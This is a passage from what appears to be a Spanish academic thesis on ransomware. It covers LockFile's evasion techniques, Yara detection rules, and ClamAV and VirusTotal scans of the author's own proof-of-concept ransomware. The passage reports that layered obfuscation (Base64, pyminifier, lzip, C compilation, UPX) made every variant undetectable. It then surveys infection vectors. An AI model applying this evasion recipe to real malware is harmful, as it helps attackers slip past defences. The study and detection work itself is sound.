Otra ventaja es que al igual que otras familias que utilizan este método, como BlackMatter, DarkSide y Lockbit 2.0, estos cifran parte del inicio del fichero, creando una desigualdad estadística entre el fichero original y el cifrado, de forma que los sistemas de detección podrían identificarlo. Lockfile cifra en bloques alternos de 16 bytes, lo que se denomina cifrado intermitente, duplicando la velocidad de proceso y evadiendo algunas soluciones de protección basadas en la estadística, como ejemplo se aplica chi-cuadrado (x^2) y se comparan puntuaciones para evidenciar software malicioso [78].

Otra función característica es el acceso a los ficheros mediante mapeo de memoria (Memory-mapped I/O), igual que hacen otros ransomware como WastedLocker y Maze, permitiendo esta técnica el cifrado del contenido del fichero en memoria, evitando el uso de funciones comunes de apertura, lectura/escritura y cierre como las implementadas en las pruebas de concepto. El sistema operativo, en lugar del proceso

en ejecución del ransomware, es el encargado de escribir en disco el contenido cifrado alojado en la memoria caché, minimizando las operaciones sospechosas de lectura/escritura en disco, que también podrían hacer saltar las alarmas debido a soluciones de bloqueo basadas en comportamiento.

Una vez finalizado el cifrado, el ransomware también puede eliminarse por sí solo, en el caso de LockFile enviando para ello 5 mensajes ICMP a sí mismo (localhost), 5 segundos de tiempo suficiente para cerrar el proceso y ejecutar la instrucción de eliminación del binario, dificultando el análisis posterior al no aparecer en el sistema ni ser encontrado por un antivirus. Al no conectar con servidor alguno también evitaría la detección de conexiones a determinadas direcciones IP ya identificadas como maliciosas.

Los clásicos antivirus con detección de firmas pierden su efectividad con la aparición de nuevas técnicas de evasión, que alteran los binarios hasta dejarlos indetectables. La ofuscación y compresión son dos de ellas. Las técnicas anti-análisis también entran en juego, persiguiendo deshabilitar herramientas de seguridad del sistema aplicando ciertas técnicas. Se renombran ficheros y se cambian los hashes con el inicio de sesión para sortear la detección, se eliminan o modifican claves del registro de Windows, borran el registro de eventos, finalizan procesos ejecutados en memoria, deshabilitan los servicios de Windows que impiden el cifrado de datos y desconectarse de las unidades compartidas…

El software antivirus puede detectar los ficheros maliciosos empleando varias técnicas:

- Firmas: A partir de una base de datos con firmas de malware ya identificado previamente, el antivirus calcula el hash de un fichero sospechoso y comprueba si existe coincidencia. Es fácil evadir estas firmas ya que con cualquier mínima

modificación cambiaría el hash del binario y ya no coincidiría con el almacenado en la base de datos.

- Heurística: Analiza el comportamiento de la ejecución de un fichero en el sistema, dependiendo de las acciones que realiza se clasifica como malicioso. La desventaja es el alto número de falsos positivos que pueden darse.

- String Signatures: Firmas basadas en cadenas (strings). Se buscan cadenas de texto o binarias que son básicamente descripciones de familias de malware basadas en patrones. Si las cadenas continúan presentes en el contenido, después de una modificación del fichero, seguirá siendo posible su identificación.

Al Igual que un atacante puede valerse de multitud de herramientas para cometer sus acciones, pueden encontrarse aplicaciones y utilidades en el bando opuesto, el de la defensa. Algunas propuestas para la detección son el servicio web que ofrece VirusTotal, Yara y el antivirus ClamAV.

5.5.1. Yara

Es una herramienta de gran utilidad, multiplataforma, con licencia BSD 3-Clause "New" or "Revised". Equivale a una licencia BSD 2-Clause con la prohibición de usar el nombre del proyecto o sus contribuciones para promocionar productos derivados sin consentimiento escrito.

Utiliza firmas basadas en cadenas (string signatures). Recorre los ficheros en busca de cadenas definidas en reglas. Si al procesar el fichero se cumplen las condiciones impuestas por una regla se informa de tal situación, pudiendo clasificar e identificar el

fichero como malicioso [79]-[81]. Existen proyectos donde la comunidad publica sus propias reglas conforme van apareciendo nuevas amenazas [82], y aprovechar esa base de datos para realizar la consultas que se requieran. Como contrapartida, el hecho de publicar las reglas hace que los ciberdelincuentes las conozcan y puedan modificar sus creaciones con tal de evadirlas, por lo que muchas corporaciones deciden mantener a buen recaudo sus descubrimientos y patrones.

Se han probado las reglas del proyecto Yara-Rules, con licencia GPL 2.0, sobre los ejecutables generados a partir de las pruebas de concepto. Yara-Rules aporta una base de datos que incluye multitud de reglas de reconocimiento de patrones clasificadas por tipo de amenaza:

- Anti-debug / Anti-VM : Reglas para detectar software que utilice técnicas anti-depuración y anti-virtualización.

- Capabilities: No se encuadran en el resto de grupos, útiles para realizar análisis pero no para detectar malware.

- CVE Rules: Identifican vulnerabilidades y exposiciones comunes específicas (CVEs, Common Vulnerabilities and Exposures).

- Crypto: Detección de la existencia de algoritmos criptográficos.

- Exploit kits: Detección de la existencia de herramientas para explotar vulnerabilidades.

- Malicious Documents: Identifican documentos manipulados con malware incrustado.

- Malware: Detección de software malicioso conocido.

- Packers: Detección de empaquetadores de software conocidos utilizados para ocultar malware.

- WebShells: Identifican webshells, puertas traseras (backdoors) en código web.

- Email: Detección de correos electrónicos maliciosos.

- Malware Mobile: Identificación de software malicioso creado para dispositivos móviles.

- Deprecated: Reglas obsoletas.

Dentro del conjunto de reglas para malware aparece una que detecta la creación del ejecutable con el módulo PyInstaller, la identificación de este patrón no es indicativa de que sea realmente software malicioso, el antivirus debe obtener más pruebas para poder clasificarlo y evitar falsos positivos. Para el conjunto de reglas Crypto y Packers el escáner no encuentra coincidencia de patrones, cuando realmente sí que se hallan estas funciones inmersas en el código. La coincidencia más destacable es una regla perteneciente a *capabilities* que identifica la apertura, cierre y eliminación de ficheros, acciones que suelen llevarse a cabo en todo software identificado como ransomware, aunque las reglas de esta clasificación solo dan pistas al analista y no suelen utilizarse en antivirus.

Se pueden seleccionar determinadas opciones como parámetros al hacer la llamada, describiéndose en la ilustración 59. El resultado de aplicar la herramienta a uno de los ejecutables se muestra en la ilustración 60, resultando coincidencia con la regla *MachO_File_pyinstaller* del paquete *malware* (ilustración 61) y la regla *ldpreload* del paquete *capabilities* (ilustración 62). Para mayor detalle, con el comando *grep* de la familia Unix pueden localizarse las reglas que se cumplen.

Si se quiere comprobar todo el conjunto de reglas existentes en el proyecto, se elige el fichero index.yar, que contiene referencias a todos los paquetes. También puede usarse el que más convenga en un determinado análisis, como aparece en la ilustración 63, donde se aprecia que no existen coincidencias para el paquete crypto. Los mensajes de precaución (warnings) nos informan de que hay un determinado tipo de reglas cuyas condiciones ralentizan el proceso y no son eficientes si se quieren analizar muchos ficheros a la vez. En este caso no es problema al ir dirigido solamente a los ejecutables creados a partir de las pruebas de concepto.




Ilustración 59: Ejecución de la herramienta Yara sobre la prueba de concepto

```
      --atom-quality-table=FILE        path to a file with the atom quality table
-C,   --compiled-rules                 load compiled rules
-c,   --count                          print only number of matches
-d,   --define=VAR=VALUE               define external variable
      --fail-on-warnings               fail on warnings
-f,   --fast-scan                      fast matching mode
-h,   --help                           show this help and exit
-i,   --identifier=IDENTIFIER          print only rules named IDENTIFIER
-l,   --max-rules=NUMBER               abort scanning after matching a NUMBER of rules
      --max-strings-per-rule=NUMBER    set maximum number of strings per rule (default=10000)
-x,   --module-data=MODULE=FILE        pass FILE's content as extra data to MODULE
-n,   --negate                         print only not satisfied rules (negate)
-w,   --no-warnings                    disable warnings
-m,   --print-meta                     print metadata
-D,   --print-module-data              print module data
-e,   --print-namespace                print rules' namespace
-S,   --print-stats                    print rules' statistics
-s,   --print-strings                  print matching strings
-L,   --print-string-length            print length of matched strings
-g,   --print-tags                     print tags
-r,   --recursive                      recursively search directories
-k,   --stack-size=SLOTS               set maximum stack size (default=16384)
-t,   --tag=TAG                        print only rules tagged as TAG
-p,   --threads=NUMBER                 use the specified NUMBER of threads to scan a directory
-a,   --timeout=SECONDS                abort scanning after the given number of SECONDS
-v,   --version                        show version information
```

Ilustración 60: Opciones disponibles de la herramienta Yara

```
 7 rule MachO_File_pyinstaller
 8 {
 9     meta:
10         author = "KatsuragiCSL (https://katsuragicsl.github.io)"
11         description = "Detect Mach-O file produced by pyinstaller"
12     strings:
13         $a = "pyi-runtime-tmpdir"
14         $b = "pyi-bootloader-ignore-signals"
15     condition:
16         any of them
17 }
```

Ilustración 61: Regla Yara Mach0_File_pyinstaller

Si se dispone del binario malicioso puede analizarse aplicando ingeniería inversa y buscar cadenas con los que realizar una nueva regla de clasificación. Una posible regla para detectar el ejecutable de la prueba de concepto se implementaría como en la ilustración 64, combinando el empaquetado con PyInstaller como señal junto con la cadena 'ransom'. También podrían aplicarse patrones de la regla *ldpreload* para ajustar más la coincidencia y eludir falsos positivos.

```
rule ldpreload
{
        meta:
                author="xorseed"
                reference= "https://stuff.rop.io/"
        strings:
                $a = "dlopen" nocase ascii wide
                $b = "dlsym" nocase ascii wide
                $c = "fopen" nocase ascii wide
                $d = "fopen64" nocase ascii wide
                $e = "__fxstat" nocase ascii wide
                $f = "__fxstat64" nocase ascii wide
                $g = "accept" nocase ascii wide
                $h = "__lxstat" nocase ascii wide
                $i = "__lxstat64" nocase ascii wide
                $j = "open" nocase ascii wide
                $k = "rmdir" nocase ascii wide
                $l = "__xstat" nocase ascii wide
                $m = "__xstat64" nocase ascii wide
                $n = "unlink" nocase ascii wide
                $o = "unlikat" nocase ascii wide
                $p = "fdopendir" nocase ascii wide
                $q = "opendir" nocase ascii wide
                $r = "readdir" nocase ascii wide
                $s = "readdir64" nocase ascii wide
        condition:
                ($a or $b) and 5 of them
}
```

Ilustración 62: Regla Yara ldpreload

```
tfg@tfg-VirtualBox:~/rules-master$ yara -s -m -e crypto_index.yar ./Ejecutables/ransomD
./crypto/crypto_signatures.yar(11): warning: $c0 in rule Big_Numbers0 is slowing down scanning
./crypto/crypto_signatures.yar(23): warning: $c0 in rule Big_Numbers1 is slowing down scanning
./crypto/crypto_signatures.yar(35): warning: $c0 in rule Big_Numbers2 is slowing down scanning
./crypto/crypto_signatures.yar(47): warning: $c0 in rule Big_Numbers3 is slowing down scanning
./crypto/crypto_signatures.yar(59): warning: $c0 in rule Big_Numbers4 is slowing down scanning
./crypto/crypto_signatures.yar(71): warning: $c0 in rule Big_Numbers5 is slowing down scanning
tfg@tfg-VirtualBox:~/rules-master$
```

Ilustración 63: Ejecución de la herramienta Yara con conjunto de reglas selectivas

```
/*
    Regla YARA para detectar el Ransomware creado como prueba de concepto (POC)
*/

rule ransomTFG
{
        meta: //Metadatos, ofrecen información
                author = "dmartinez"
                description = "ransomTFG creado con Pyinstaller"
        strings: //En esta sección se declaran las cadenas que se quieren buscar
                $a = "ransom"
                $b = "pyi-runtime-tmpdir" // pyinstaller
                $c = "pyi-bootloader-ignore-signals" // pyinstaller
        condition: //Se definen las condiciones
                $a and ($b or $c) //si se encuentra la combinación -> Ransomware detectado
}
```

Ilustración 64: Regla Yara que detecta la prueba de concepto

5.5.2. ClamAV

Es una colección multiplataforma de herramientas antivirus con licencia GPL 2.0. Incluye un escáner de línea de comandos. Soporta ficheros ejecutables portables de Windows (PE) con compresión UPX y ficheros ELF y Mach-O, como los ejemplos generados a partir de las pruebas de concepto. Puede detectar millones de ocurrencias de todo tipo de software malicioso, troyanos, gusanos, virus, macros maliciosas de Microsoft Office... Está diseñado para escanear archivos con rapidez [83].

Tiene un ecosistema diverso entre proyectos comunitarios, productos y otras herramientas y recibe actualizaciones regularmente, pudiendo mantener su base de datos actualizada. Otra característica es la posibilidad de utilizar el motor del antivirus empleando un conjunto personalizado de reglas Yara en lugar de su base de datos por defecto.

Se utiliza el escáner de línea de comandos para comprobar si los ficheros generados a partir de las pruebas de concepto son identificados como malware [84]. Se crea una carpeta con 4 ficheros ejecutables creados con la herramienta PyInstaller, añadiendo compresión UPX, cada uno de ellos con un nivel de ofuscación determinado, de menor a mayor:

- ransomA: Directamente desde el código fuente Python, con la única ofuscación de las cadenas de caracteres del código en Base64.

- ransomB: Además de lo anterior, el código fuente se ofusca con todas las opciones posibles utilizando pyminifier.

- ransomC: Además de lo anterior, se comprime el contenido del código fuente con lzip y se codifica completamente en Base64.

- ransomD: Se crea una librería compartida a partir de lo anterior, se compila en lenguaje C, y se crea un nuevo fichero importando la librería compilada.

Para cada opción se genera también un segundo ejecutable sin compresión UPX, para probar si tiene algún efecto sobre su identificación. El resultado se muestra en la ilustración 65, donde puede comprobarse que los ejecutables pasan desapercibidos en todas sus versiones, con la base de datos actualizada hasta la fecha.

5.5.3. VirusTotal

Sitio web muy conocido por la comunidad relacionada con la ciberseguridad. Permite consultar si un fichero sospechoso, dominio, IP o URL cumple con alguna de las premisas que lo identifican como malware, compartiéndolo con la comunidad. Para ello hace uso de 61 motores de detección en línea y 55 antivirus [85].

En este trabajo se han subido a la plataforma los 8 ejecutables generados para comprobar si son detectados y clasificados como software malicioso; todas las pruebas dan el mismo resultado (ilustración 66), ninguno de los motores detecta malignidad, pasando desapercibidos para todos ellos. Desde el ejecutable generado sin ningún tipo de ofuscación ni compresión (ransomA) hasta el más sofisticado (ransomD), independientemente de si el ejecutable se ha creado aplicando compresión UPX.

Este servicio ofrece mucha información una vez realizado el análisis, calcula hashes

(ilustración 67), clasifica el tipo de fichero, examina dominios y direcciones IP contactadas, ficheros empaquetados...

```
tfg@tfg-VirtualBox:~/rules-master$ clamscan ./Ejecutables
/home/tfg/rules-master/Ejecutables/ransomCNOUPX: OK
/home/tfg/rules-master/Ejecutables/ransomANOUPX: OK
/home/tfg/rules-master/Ejecutables/ransomD: OK
/home/tfg/rules-master/Ejecutables/ransomB: OK
/home/tfg/rules-master/Ejecutables/ransomC: OK
/home/tfg/rules-master/Ejecutables/ransomDNOUPX: OK
/home/tfg/rules-master/Ejecutables/ransomA: OK
/home/tfg/rules-master/Ejecutables/ransomBNOUPX: OK

----------- SCAN SUMMARY -----------
Known viruses: 8616415
Engine version: 0.103.5
Scanned directories: 1
Scanned files: 8
Infected files: 0
Data scanned: 92.34 MB
Data read: 86.72 MB (ratio 1.06:1)
Time: 35.671 sec (0 m 35 s)
Start Date: 2022:05:11 19:26:37
End Date:   2022:05:11 19:27:12
tfg@tfg-VirtualBox:~/rules-master$
```

Ilustración 65: Escáner de ClamAV sobre las pruebas de concepto





Ilustración 66: Escáner de VirusTotal sobre la prueba de concepto



Basic Properties


MD5	97ae36d0fab00a00d576ecb21d060c05
SHA-1	84e7dcdad6175c655426ed5dcafd403538e9d56e
SHA-256	5d8d6b0ffa133c9ed96961fdb8f73a69830abde5cff27f538d14b950b322df75
Vhash	07aee6f6f0942a967b44bc71135d3f43
SSDEEP	196608:ZJKD4U4Hb36BRCOtEEC7tvfKOtU33Ar1Dy0oZEMJ+qAkzp9p9VMmTmopvSFz3HG:WcUvBoSROcJZm+p9VlTkL
TLSH	T1A6B6332758F4E853C2C5A970347EC67B70B6C0ADC949346674FBB35925433E7BAEA820
File type	ELF
Magic	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.32, stripped
Telfhash	t184e068808e322a2b7692cd7088161b99a433462a9c789f00bfbcc2e5684601f7315c3a
TrID	ELF Executable and Linkable format (Linux) (50.1%)
TrID	ELF Executable and Linkable format (generic) (49.8%)
File size	10.84 MB (11367952 bytes)

History

First Submission	2022-05-13 09:25:06 UTC
Last Submission	2022-05-13 09:25:06 UTC
Last Analysis	2022-05-13 09:25:06 UTC

Ilustración 67: Información ofrecida por VirusTotal

Además utiliza una máquina virtual o sandbox que simula la ejecución en un entorno controlado, para ofrecer mayor detalle del comportamiento (ilustración 68), tráfico IP generado, resolución DNS, operaciones realizadas en el sistema, como en este caso las habituales para la entrada/salida de ficheros, apertura, escritura, borrado, modificación de atributos, acciones sobre procesos y servicios del sistema, árbol de procesos…



Zenbox Linux

Behavior Tags

detect-debug-environment sets-process-name

Network Communication

DNS Resolutions

+ api.ipify.org
+ api.ipify.org.herokudns.com
+ canonical-lgw01.cdn.snapcraftcontent.com
+ canonical-bos01.cdn.snapcraftcontent.com

IP Traffic

52.20.78.240:443 (TCP)
185.125.190.26:443 (TCP)
91.189.91.42:443 (TCP)

File System Actions

Files Opened

//
/dev/loop-control

Ilustración 68: Simulación en una máquina virtual desde VirusTotal

6. Vectores de ataque

6.1. Métodos habituales

Los vectores de ataque son las vías por las que el ransomware y cualquier otro malware puede desplegarse en el equipo, el camino que los atacantes utilizan para comprometer la seguridad del sistema. Desde el cambio al modelo de teletrabajo provocado por la pandemia de coronavirus en el año 2020 las campañas de phishing y los ataques a escritorio remoto son los protagonistas.

El descontento a nivel laboral que un empleado pueda tener, así como el no sentirse parte de la organización, la falta de corporativismo y no mostrar preocupación alguna por la empresa pueden llevar fácilmente a comprometer la seguridad, independientemente de los esfuerzos que se hagan por parte del departamento de tecnologías de la información y de todas las barreras que se pongan; peor aún si ese empleado formara parte de dicho departamento. Este factor, aún teniendo una alta repercusión, no suele tomarse en cuenta por parte de los órganos de gobierno o directivos, no siendo capaces de ver la problemática desde este prisma y haciendo hincapié sólo en los departamentos relacionados con la seguridad informática.

Un ciberdelincuente podría dar con este tipo de empleados y sobornarlos con poco esfuerzo, incluso encontrar fácilmente, y a estas alturas, credenciales de acceso con

privilegios encima de una mesa, notas (post-it), en libretas, siendo todavía algo muy usual.

6.1.1. Correos electrónicos maliciosos

Hacen creer al usuario que se trata de un correo legítimo, la descarga del fichero anexo y posterior ejecución producen la infección. La descarga del ejecutable también puede producirse por seguir un enlace URL a una dirección web preparada para ello. Si el ataque va dirigido es muy probable que llegue a tener éxito. Si un ciberdelincuente consigue obtener direcciones de emails de trabajadores de una empresa y elabora una comunicación confiable, cuyo contenido esté relacionado con el ámbito de la organización, caer en la trampa estará a la orden del día. Actualmente las campañas de sensibilización y formación hacia este tipo de ataques son constantes, pero aún así el riesgo es muy alto. La ingeniería social tiene un papel importante en este tipo de ataques, recabando una información muy valiosa utilizada para atacar y acceder a equipos con privilegios.

Otros tipos de campañas no dirigidas envían emails con una temática global, empresas nacionales, hacienda pública, empresas de reparto, cajas de ahorros... más generalista. Cuanto mejor hecha esté la campaña más probabilidad tiene de éxito. Son ya habituales aquellas con faltas de ortografía, textos con una gramática incorrecta y contenido con poca lógica que rápidamente pueden identificarse.

6.1.2. Kits de exploits

Formados por conjuntos de herramientas que buscan plugins obsoletos o no parcheados instalados en los navegadores y aprovechan vulnerabilidades asociadas a ellos para realizar operaciones maliciosas [86]. Pueden tomar el control de la máquina y desplegar cualquier tipo de malware. A partir de una redirección, un enlace web en un servidor comprometido o a través de un email o un anuncio (malvertising), puede llegarse a la web maliciosa que explore el equipo en busca de alguna vulnerabilidad para tomar el control (ilustración 69). En la actualidad quedan pocos kits de exploits operativos, y siempre han estado orientados al navegador Internet Explorer de Microsoft, aunque recientemente se han visto ataques dirigidos al navegador Chrome mediante el kit de exploits Magnitude [87].




Ilustración 69: Procedimiento de infección a través de kits de exploits

6.1.3. Redes peer-to-peer

Otro origen donde encontrarse con el ransomware es en el uso de redes de pares, (peer to peer o P2P), para compartir y descargar aplicaciones. Es muy probable dar con un ejecutable malicioso que simule ser software legítimo. En este tipo de redes se buscan aplicaciones que evaden las licencias, archivos con contenido multimedia o películas que realmente no lo son, ficheros comprimidos con el ransomware en su interior (ilustración 70)...

